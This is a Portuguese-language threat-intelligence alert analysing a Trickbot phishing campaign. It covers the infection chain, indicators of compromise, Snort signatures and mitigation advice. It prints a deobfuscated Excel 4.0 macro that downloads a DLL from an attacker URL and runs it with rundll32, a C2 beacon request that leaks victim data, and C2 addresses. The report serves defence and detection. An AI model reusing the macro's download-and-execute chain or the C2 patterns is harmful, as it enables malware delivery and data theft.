ALERTA ISH TRICKBOT

Campanha de phishing em andamento com o uso do Trickbot, um Trojan sofisticado

ID: BS-001.04.2021

DATA: terça-feira, 27 de abril de 2021

RESUMO

O time de threat intelligence da ISH identificou uma campanha de phishing em andamento sendo realizada com o uso do Trickbot, um Trojan sofisticado, identificado pela primeira vez em 2016 e constantemente atualizado. É comumente utilizado para exfiltrar informações de indivíduos e companhias e para baixar payloads de outras famílias de malware, entre elas Emotet (trojan bancário), Ryuk e Conti (ransomware). A infecção por Trickbot envolve diversas etapas. Essa análise partiu de um Excel com macros maliciosas, que pode ser empregado em campanhas de spam, phishing e spear phishing.

VETOR INICIAL

Documento malicioso

O acesso inicial analisado pela ISH se dá através de uma planilha com macros do tipo XLM. Tratam-se de macros do Excel 4.0, que ainda funcionam em versões modernas do Office. Grupos de cibercriminosos têm empregado esse tipo de rotina maliciosa com grande eficácia, uma vez que esse tipo de código oferece maior dificuldade de análise que rotinas maliciosas escritas em VBA (linguagem usada por macros em versões modernas da suíte office). A imagem a seguir traz a macro XLM desofuscada:

```
Unencrypted xlsm file

[Loading Cells]
auto_open: auto_open→'Doc1'!$CL$5
[Starting Deobfuscation]
CELL:CL409      , FullEvaluation      , "=REGISTER(""URLMon"",""URLDownloadToFileA"",""JJCCBB"",""Gtodes"",1,9)"
CELL:CL410      , PartialEvaluation   , =URLMon.URLDownloadToFileA(0,"http://shatteredglass.io/uo/date.php","..\Holed.f
isk",0,0)
CELL:CL419      , FullEvaluation      , GOTO(Doc2E9)
CELL:E15        , PartialEvaluation   , "&=EXEC(""rundll32 ..\Holed.fisk,StartW"")"
CELL:E17        , FullEvaluation      , RETURN()

Files:

[END of Deobfuscation]
```

Figura 1: Macro desofuscada

A rotina em questão baixa um PE da URL http://shatteredglass.io/uo/date.php (já retirada do ar pelos criadores do malware) e salva-o como uma DLL de nome Hole.fisk. Em seguida, o executável nativo Windows rundll32.exe é usado para executar o payload, a partir de sua função StartW.

DLL maliciosa

Visto que a URL utilizada pelo documento malicioso já foi retirada do ar, recorremos a repositórios de malware para obter uma cópia da DLL baixada pelas macros acima.



Figura 2: informações da DLL em disco

Conforme demonstrado acima, o executável em questão tem a capacidade de tirar screenshots da máquina alvo, registrar inputs de teclado (keylogger), estabelecer hooks em outros processos e executar operações com arquivos. Essa amostra possui packing; para contorna-lo, realizou-se uma análise dinâmica a partir de um dump de memória.

Command:

Este alerta inclui táticas, técnicas e procedimentos (TTPs) e os indicadores de comprometimento (IOCs) associados a esta atividade maliciosa. Para se proteger contra essa ameaça, a CISA recomenda que as organizações examinem seus sistemas para os TTPs e usem os IOCs para detectar qualquer atividade maliciosa.

%s\ShellNew
%s\DefaultIcon
%s\shell\printto\%s
%s\shell\print\%s
%s\shell\open\%s

Os comandos acima, extraídos após *unpacking*, demonstram a funcionalidade de *Shell* reversa. Infere-se que os comandos de *print* e *printto* são utilizados para obter *screenshots* da estação alvo, enquanto o comando *open* demonstra uma das operações de filesystem disponíveis. É possível assumir com boa segurança que a *Shell* reversa é um dos meios utilizados para baixar *payloads* adicionais, como os já mencionados Emotet, Ryuk e Conti. É importante ressaltar que as *strings* acima existem apenas em memória, logo emprega-las como indicadores de comprometimento relacionados à dll maliciosa em disco é inútil.

EXECUTÁVEL TRICKBOT

Por fim, obtivemos uma amostra do executável do Trickbot em si. Uma análise superficial do arquivo em disco revela as mesmas funcionalidades da dll detalhada acima:



Figura 3: informações do executável em disco

Assim como na dll maliciosa, esse PE foi executado em uma máquina virtual a fim de possibilitar uma análise dinâmica via *dump* de memória. Após a execução, o *malware* cria uma instância do processo legítimo do *Windows Error Manager*, wermgr.exe, onde injeta seu código. O processo alvo então entra em contato com os IPs do servidor de comando e controle (C2) do Trickbot.

108.170.20.72:443	ESTABLISHED	2912	wermgr.exe

A análise dinâmica forneceu os seguintes endereços de destino:

187.19.200.154	103.84.164.87
108.170.20.72	111.235.66.83
186.195.199.238	182.48.66.106
102.164.211.138	37.235.230.123
182.48.66.106	117.212.193.62
190.152.71.230	178.54.230.164
167.179.194.205	103.146.2.152
221.176.88.201	177.47.88.62
103.119.117.42	179.208.174.246
179.60.243.52	ipecho.net
177.47.88.62	173.81.4.147

Nota-se também o envio de informações da máquina infectada via GET HTTP para os centros de comando, conforme demonstrado abaixo:

```
Host: 108.170.20.72
urii
GET
/tot51/JOHN_W639600.CCDDEEFF00112233445566778899AABB/0/Windows%208.1
%20x64/1104/179.xxx.xxx.xxx/C3EA9115CD93CC872B96272A3E72D2F44EB1EA50EA
CF8F29B2597A6A3A244C14/SYyGS0WqAKsCMgqOwseyIS0wU4/ HTTP/1.1
```

O endereço IP iniciado por 179 é o IP público do ativo infectado, JOHN é o nome do usuário e Windows 8.1x64 é a versão do sistema operacional presente na máquina.

RESSALVAS

Essa análise foi realizada de maneira individual em artefatos que compõem a cadeia de infecção do Trickbot. Por essa razão, não foram recuperadas evidências da interação entre os componentes da infecção. Além disso, é importante lembrar que o Trickbot é um *malware* que oferece diversas funcionalidades para seus controladores. Uma vez que o *dump* de memória da máquina virtual foi realizado logo após a execução do vírus, não houve interação dos controladores e, portanto, não foram coletadas evidências de exfiltração de arquivos ou de contaminação por outras famílias de *malware*.

Sugestões

O modelo de infecção aqui abordado se deu por um documento malicioso que emprega macros do Excel 4.0. Além das recomendações neste logo abaixo neste documento, recomendamos a desativação desses macros legados no Office 365. Isso pode ser feito via GPO. Mais informações de como fazer uma GPO podem ser encontradas no link: https://social.technet.microsoft.com/Forums/lync/en-US/18c950e7-7569-468a-9dde-7b5365d45330/gpo-disable-editing-of-macro-but-can-executerun-macro-in-office?forum=winserverDS. Solicite ao seu Especialista Microsoft para analisar e adaptar as informações de referência apresentadas neste link de acordo com seu ambiente.

Visto que o Trickbot emprega o wermgr.exe para interagir com seus endereços de C2, recomenda-se inspecionar o comportamento dessa aplicação pelos IPs fornecidos na lista de IoCs abaixo. Por fim, lembra-se de novo que as *strings* com os comandos de *shell* reversa existem apenas em memória. Assim, só faz sentido emprega-las como indicadores nos casos de análise forense de memória.

Indicadores de comprometimento (IOC)

EXCEL MALICIOSO

##SHA1 fcf07b3697603dfb5a42a74c998e0f192d6476e0

##SHA256
abc84402e839a361039e545f5d11714d546610facd0a2ff1bd02e4e90dcc75c3
http://shatteredglass.io/uo/date.php

DLL TRICKBOT
##SHA1 b92b8d32e7045d5fab7a328ef2bf5d994266b672
##SHA256
9097b0addfbac3065c0500e637ad4828600ece935a114066a948a373d9509c8a
##STRINGS (APENAS PARA MEMÓRIA)
Software\Microsoft\Windows\CurrentVersion\Policies\Comdlg32
Software\Microsoft\Windows\CurrentVersion\Policies\Network
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
command
%s\ShellNew
%s\DefaultIcon
%s\shell\printto\%s
%s\shell\print\%s
%s\shell\open\%s

EXECUTÁVEL TRICKBOT (.exe)
##SHA1 6d0f56c5dd2a3ee7b2ca81f0f04974b8062a0aca
##SHA256
a85830e2ae2702929bd6135e48517be59fb72396af8a19c16311f5fe0c27a509

##ENDEREÇOS ALCANÇADOS:
187.19.200.154
108.170.20.72
186.195.199.238
102.164.211.138
182.48.66.106
190.152.71.230
167.179.194.205
221.176.88.201
103.119.117.42
179.60.243.52

177.47.88.62
103.84.164.87
111.235.66.83
182.48.66.106
37.235.230.123
117.212.193.62
178.54.230.164
103.146.2.152
177.47.88.62
179.208.174.246
ipecho.net
173.81.4.147

Detecção – Assinaturas de IDS/IPS

Com base no desenvolvimento da CISA, seguem abaixo a assinatura SNORT recomendadas pela referida instituição para uso na detecção de eventos de rede associados à atividade TrickBot. Recomendamos que seu especialista em IDS/IPS faça uma análise e adaptação de acordo com as questões técnicas e de segurança de seu ambiente.

```
alert tcp any [443,447] -> any any (msg:"TRICKBOT:SSL/TLS Server X.509
Cert Field contains 'example.com' (Hex)"; sid:1; rev:1;
flow:established,from_server; ssl_state:server_hello;
content:"|0b|example.com"; fast_pattern:only; content:"Global Security";
content:"IT Department";
pcre:"/(?:\x09\x00\xc0\xb9\x3b\x93\x72\xa3\xf6\xd2|\x00\xe2\x08\xff\xfb\
x7b\x53\x76\x3d)/"; classtype:bad-unknown; metadata:service ssl,service
and-ports;)
```

```
alert tcp any any -> any $HTTP_PORTS (msg:"TRICKBOT_ANCHOR:HTTP URI GET
contains '/anchor'"; sid:1; rev:1; flow:established,to_server;
content:"/anchor"; http_uri; fast_pattern:only; content:"GET"; nocase;
```

```
http_method; pcre:"/^\/anchor_?.{3}\/[\w_-]+\.[A-F0-9]+\/?$/U";
classtype:bad-unknown; priority:1; metadata:service http;)
```

```
alert tcp any $SSL_PORTS -> any any (msg:"TRICKBOT:SSL/TLS Server X.509
Cert Field contains 'C=XX, L=Default City, O=Default Company Ltd'";
sid:1; rev:1; flow:established,from_server; ssl_state:server_hello;
content:"|31 0b 30 09 06 03 55 04 06 13 02|XX"; nocase; content:"|31 15
30 13 06 03 55 04 07 13 0c|Default City"; nocase; content:"|31 1c 30 1a
06 03 55 04 0a 13 13|Default Company Ltd"; nocase; content:!"|31 0c 30
0a 06 03 55 04 03|"; classtype:bad-unknown;
reference:url,www.virustotal.com/gui/file/e9600404ecc42cf86d38deedef9406
8db39b7a0fd06b3b8fb2d8a3c7002b650e/detection; metadata:service ssl;)
```

```
alert tcp any any -> any $HTTP_PORTS (msg:"TRICKBOT:HTTP Client Header
contains 'boundary=Arasfjasu7'"; sid:1; rev:1;
flow:established,to_server; content:"boundary=Arasfjasu7|0d 0a|";
http_header; content:"name=|22|proclist|22|"; http_header;
content:!"Referer"; content:!"Accept"; content:"POST"; http_method;
classtype:bad-unknown; metadata:service http;)
```

```
alert tcp any any -> any $HTTP_PORTS (msg:"TRICKBOT:HTTP Client Header
contains 'User-Agent|3a 20|WinHTTP loader/1.'"; sid:1; rev:1;
flow:established,to_server; content:"User-Agent|3a 20|WinHTTP
loader/1."; http_header; fast_pattern:only; content:".png|20|HTTP/1.";
pcre:"/^Host\x3a\x20(?:\d{1,3}\.){3}\d{1,3}(?:\x3a\d{2,5})?$/mH";
content:!"Accept"; http_header; content:!"Referer|3a 20|"; http_header;
classtype:bad-unknown; metadata:service http;)
```

```
alert tcp any $HTTP_PORTS -> any any (msg:"TRICKBOT:HTTP Server Header
contains 'Server|3a 20|Cowboy'"; sid:1; rev:1;
flow:established,from_server; content:"200"; http_stat_code;
content:"Server|3a 20|Cowboy|0d 0a|"; http_header; fast_pattern;
content:"content-length|3a 20|3|0d 0a|"; http_header; file_data;
content:"/1/"; depth:3; isdataat:!1,relative; classtype:bad-unknown;
metadata:service http;)
```

```
alert tcp any any -> any $HTTP_PORTS (msg:"TRICKBOT:HTTP URI POST
contains C2 Exfil"; sid:1; rev:1; flow:established,to_server;
content:"Content-Type|3a 20|multipart/form-data|3b 20|boundary=------
Boundary"; http_header; fast_pattern; content:"User-Agent|3a 20|";
http_header; distance:0; content:"Content-Length|3a 20|"; http_header;
distance:0; content:"POST"; http_method; pcre:"/^\/[a-
z]{3}\d{3}\/.+?\.[A-F0-9]{32}\/\d{1,3}\//U";
pcre:"/^Host\x3a\x20(?:\d{1,3}\.){3}\d{1,3}$/mH";
content:!"Referer|3a|"; http_header; classtype:bad-unknown;
metadata:service http;)
```

```
alert tcp any any -> any $HTTP_PORTS (msg:"HTTP URI GET/POST contains
'/56evcxv' (Trickbot)"; sid:1; rev:1; flow:established,to_server;
content:"/56evcxv"; http_uri; fast_pattern:only; classtype:bad-unknown;
metadata:service http;)
```

```
alert icmp any any -> any any (msg:"TRICKBOT_ICMP_ANCHOR:ICMP traffic
conatins 'hanc'"; sid:1; rev:1; itype:8; content:"hanc"; offset:4;
fast_pattern; classtype:bad-unknown;)
```

```
alert tcp any any -> any $HTTP_PORTS (msg:"HTTP Client Header contains
POST with 'host|3a 20|*.onion.link' and 'data=' (Trickbot/Princess
Ransomeware)"; sid:1; rev:1; flow:established,to_server; content:"POST";
nocase; http_method; content:"host|3a 20|"; http_header;
content:".onion.link"; nocase; http_header; distance:0; within:47;
fast_pattern; file_data; content:"data="; distance:0; within:5;
classtype:bad-unknown; metadata:service http;)
```

```
alert tcp any any -> any $HTTP_PORTS (msg:"HTTP Client Header contains
'host|3a 20|tpsci.com' (trickbot)"; sid:1; rev:1;
flow:established,to_server; content:"host|3a 20|tpsci.com"; http_header;
fast_pattern:only; classtype:bad-unknown; metadata:service http;)
```

RECOMENDAÇÕES PRÁTICAS DE MITIGAÇÃO

Elevação da Maturidade e Postura de Segurança

Conforme a recomendação da CISA, para fortalecer a postura de segurança dos sistemas de suas organizações podem implementar as recomendações abaixo:
Obs: Os proprietários e administradores do sistema devem revisar todas as alterações de configuração antes da implementação para evitar impactos negativos.

- Fornecer treinamento de engenharia social e phishing aos funcionários.
- Considere redigir ou atualizar uma política que trata de e-mails suspeitos que especifica que os usuários devem relatar todos os e-mails suspeitos aos departamentos de segurança e / ou TI.
- Marque os emails externos com um banner indicando que o email é de uma fonte externa para ajudar os usuários a detectar emails falsificados. Isso pode ser feito na sua solução de antispam por exemplo.
- Implemente um programa antivírus e um processo de gerenciamento de patch formalizado.
- Implemente filtros no gateway de e-mail e bloqueie endereços IP suspeitos no firewall.
- Siga o princípio do menor privilégio – não é recomendado que usuários sejam administradores de seus dispositivos corporativo.
- Implemente um sistema de autenticação de mensagens baseado em domínio, relatório e validação de conformidade.
- Segmentar e segregar redes e funções – gestão de acessos.
- Limite as comunicações laterais desnecessárias entre estações de trabalho, segmentos e outros dispositivos de rede.
- Considere o uso de tecnologia de lista de permissões de aplicativos em todos os ativos para garantir que apenas o software autorizado seja executado e que todos os softwares não autorizados sejam bloqueados para execução nos ativos. Certifique-se de que essa tecnologia só permite que scripts autorizados e assinados digitalmente sejam executados em um sistema.
- Implante uma tecnologia de multifator de autenticação.

- Habilite um firewall nas estações de trabalho configuradas para negar solicitações de conexão não solicitadas.
- Desative serviços desnecessários em estações de trabalho e servidores.
- Implementar um sistema de detecção de intrusão, se ainda não for usado, para detectar atividade reconhecidamente maliciosas e outras atividades de rede potencialmente maliciosas
- Monitore o tráfego da web. Restrinja o acesso do usuário a sites suspeitos ou arriscados.
- Mantenha a consciência situacional das ameaças mais recentes e implemente listas de controle de acesso apropriadas.
- Desative o uso do SMBv1 na rede e exija pelo menos o SMBv2 (fortemente recomendado SMBv3) para proteger os sistemas contra os módulos de propagação da rede usados pelo TrickBot.

RECOMENDAÇÕES FINAIS

Identificação de 10 webshells

Por fim, mantenha-se atento a domínios e endereços IP suspeitos em logs de ferramentas como Firewall e Filtro Web, visto que esse ataque utiliza processos legítimos para alcançar o servidor de comando (*command & control*), não sendo suficiente inspecionar apenas o tráfego de aplicações que você julgar suspeitas.

Políticas de uso consciente dos ativos da corporação bem como a monitoração de uso de recursos corporativos e o uso de referências a estas ações na Política de Segurança da Informação são formas com eficácia abrangente em casos semelhantes a este.

Implementação de soluções de análise de comportamento (*UEBA - User and Entity Behavior Analytics*) pode compor a suas soluções de segurança com resultados importantes, analisando comportamentos anômalos em seu ambiente.